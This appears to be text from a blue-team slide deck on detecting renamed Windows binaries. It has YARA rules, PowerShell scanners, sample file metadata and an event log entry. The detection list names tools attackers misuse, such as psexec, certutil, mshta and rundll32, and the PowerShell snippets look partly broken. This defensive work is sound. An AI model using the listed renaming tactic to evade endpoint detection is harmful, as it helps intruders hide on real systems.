

4. is verified

5. signer contains Microsoft



DETECTION - BINARY RENAME_

True positive or noise?



YARA - DETECTION

```
import "pe"

rule renamedCMD
{
    meta:
        description = "Renamed Binary - cmd.exe"
        author = "@mgreen27"

    condition:
        pe.version_info["InternalName"] == "cmd" and
        not filename == "cmd.exe"
}
```

Note: whilst effective yara used in this way may invoke performance limitations.

```
if ([System.Environment]::Is64BitOperatingSystem) {
    Get-ChildItem -Recurse -filter *.exe \ -ErrorAction SilentlyContinue |
        ForEach-Object {
            ./yara64.exe -d filename=$($_.Name).ToLower() rename.yar $_.FullName 2> $null
        }
} Else {
    Get-ChildItem -Recurse -filter *.exe \ -ErrorAction SilentlyContinue |
        ForEach-Object {
            ./yara32.exe -d filename=$($_.Name).ToLower() rename.yar $_.FullName 2> $null
        }
}

c:\yara>powershell -ExecutionPolicy Bypass -f inverseYara.ps1
renamedCMD C:\Windows\System32\cmd.exe
```

```
rule APT_Cloaked_PsExec
{
    meta:
        description = "Looks like a cloaked PsExec. May be APT group activity."
        date = "2014-07-18"
        license = "https://creativecommons.org/licenses/by-nc/4.0/"
        author = "Florian Roth"
        score = 60
    strings:
        $s0 = "psexesvc.exe" wide fullword
        $s1 = "Sysinternals PsExec" wide fullword
    condition:
        uint16(0) == 0x5a4d and $s0 and $s1
        and not filename matches /(psexec.exe|PSEXESVC.EXE|PsExec64.exe)$/is
        and not filepath matches /RECYCLE.BIN\\S-1/
}
```

POWERSHELL - DETECTION

```
# OriginalName lowercase
$originalNames = @{
    'cmd.exe' = $TRUE
    'powershell.exe' = $TRUE
    'psexec.c' = $TRUE
    'cscript.exe' = $TRUE
    'wscript.exe' = $TRUE
    'mshta.exe' = $TRUE
    'regsvr32.exe' = $TRUE
    'wmic.exe' = $TRUE
    'certutil.exe' = $TRUE
    'rundll32.exe' = $TRUE
    'cmstp.exe' = $TRUE
    'msiexec.exe' = $TRUE
    '7z.exe' = $TRUE
    'WinRAR.exe' = $TRUE
}

Get-ChildItem -force -Recurse -filter "*.*" \ -ErrorAction silentlyContinue
ForEach-Object {
    $fileName = $_.Name.ToString()
    $origName = (Get-ItemProperty -Path $_.FullName).VersionInfo.OriginalName

    If ($origName) {
        $origName = $origName.ToString().ToLower().TrimEnd(".mui")
        if ( $origName -ne $fileName.ToLower() -and $fileName.ToLower() -eq "cmd.exe" ) {
            if ( $originalNames[$origName] ) {
                $fileHash = Get-FileHash $_.FullName -Algorithm SHA1
                $result = (Get-ItemProperty -Path $_.FullName).VersionInfo | Add-Member -NotePropertyName Sha1Hash -NotRecurse
                $result | Add-Member -NotePropertyName OriginalName -NotRecurse
                $result
            }
        }
    }
}
```

FileVersionRaw	:	5.2.3790.3959
ProductVersionRaw	:	5.2.3790.3959
Comments	:	
CompanyName	:	Microsoft Corporation
FileBuildPart	:	3790
FileDescription	:	Windows Command Processor
FileMajorPart	:	5
FileMinorPart	:	2
FileName	:	C:\Windows\System32\cmd.exe
FilePrivatePart	:	3959
FileVersion	:	5.2.3790.3959 (srv03_sp2_rtm.070216-1710)
InternalName	:	cmd
IsDebug	:	False
IsPatched	:	False
IsPrivateBuild	:	False
IsPreRelease	:	False
IsSpecialBuild	:	False
Language	:	English (United States)
LegalCopyright	:	© Microsoft Corporation. All rights reserved.
LegalTrademarks	:	
OriginalFilename	:	Cmd.Exe
PrivateBuild	:	
ProductBuildPart	:	3790
ProductMajorPart	:	5
ProductMinorPart	:	2
ProductName	:	Microsoft® Windows® Operating System
ProductPrivatePart	:	3959
ProductVersion	:	5.2.3790.3959
SpecialBuild	:	
Sha1Hash	:	4B0B3A93A52DE953AAE6BAA6BFA54D31C1EB7155

DETECTION - BINARY RENAME

Novel: Create your own EDR!

- ETW
- WMI Eventing!


Event 4, WSH

General		Details	
<p>Binary Rename detected C:\staging\notPsExec.exe Original Name = psexec.c</p>			
Log Name:	Application	Logged:	5/12/2019 1:15:16 AM
Source:	WSH	Task Category:	None
Event ID:	4	Keywords:	Classic
Level:	Information	Computer:	DESKTOP-2C3IQHO
User:	N/A		
OpCode:			
More Information:	Event Log Online Help		

Blue Team Hacks - Binary Rename

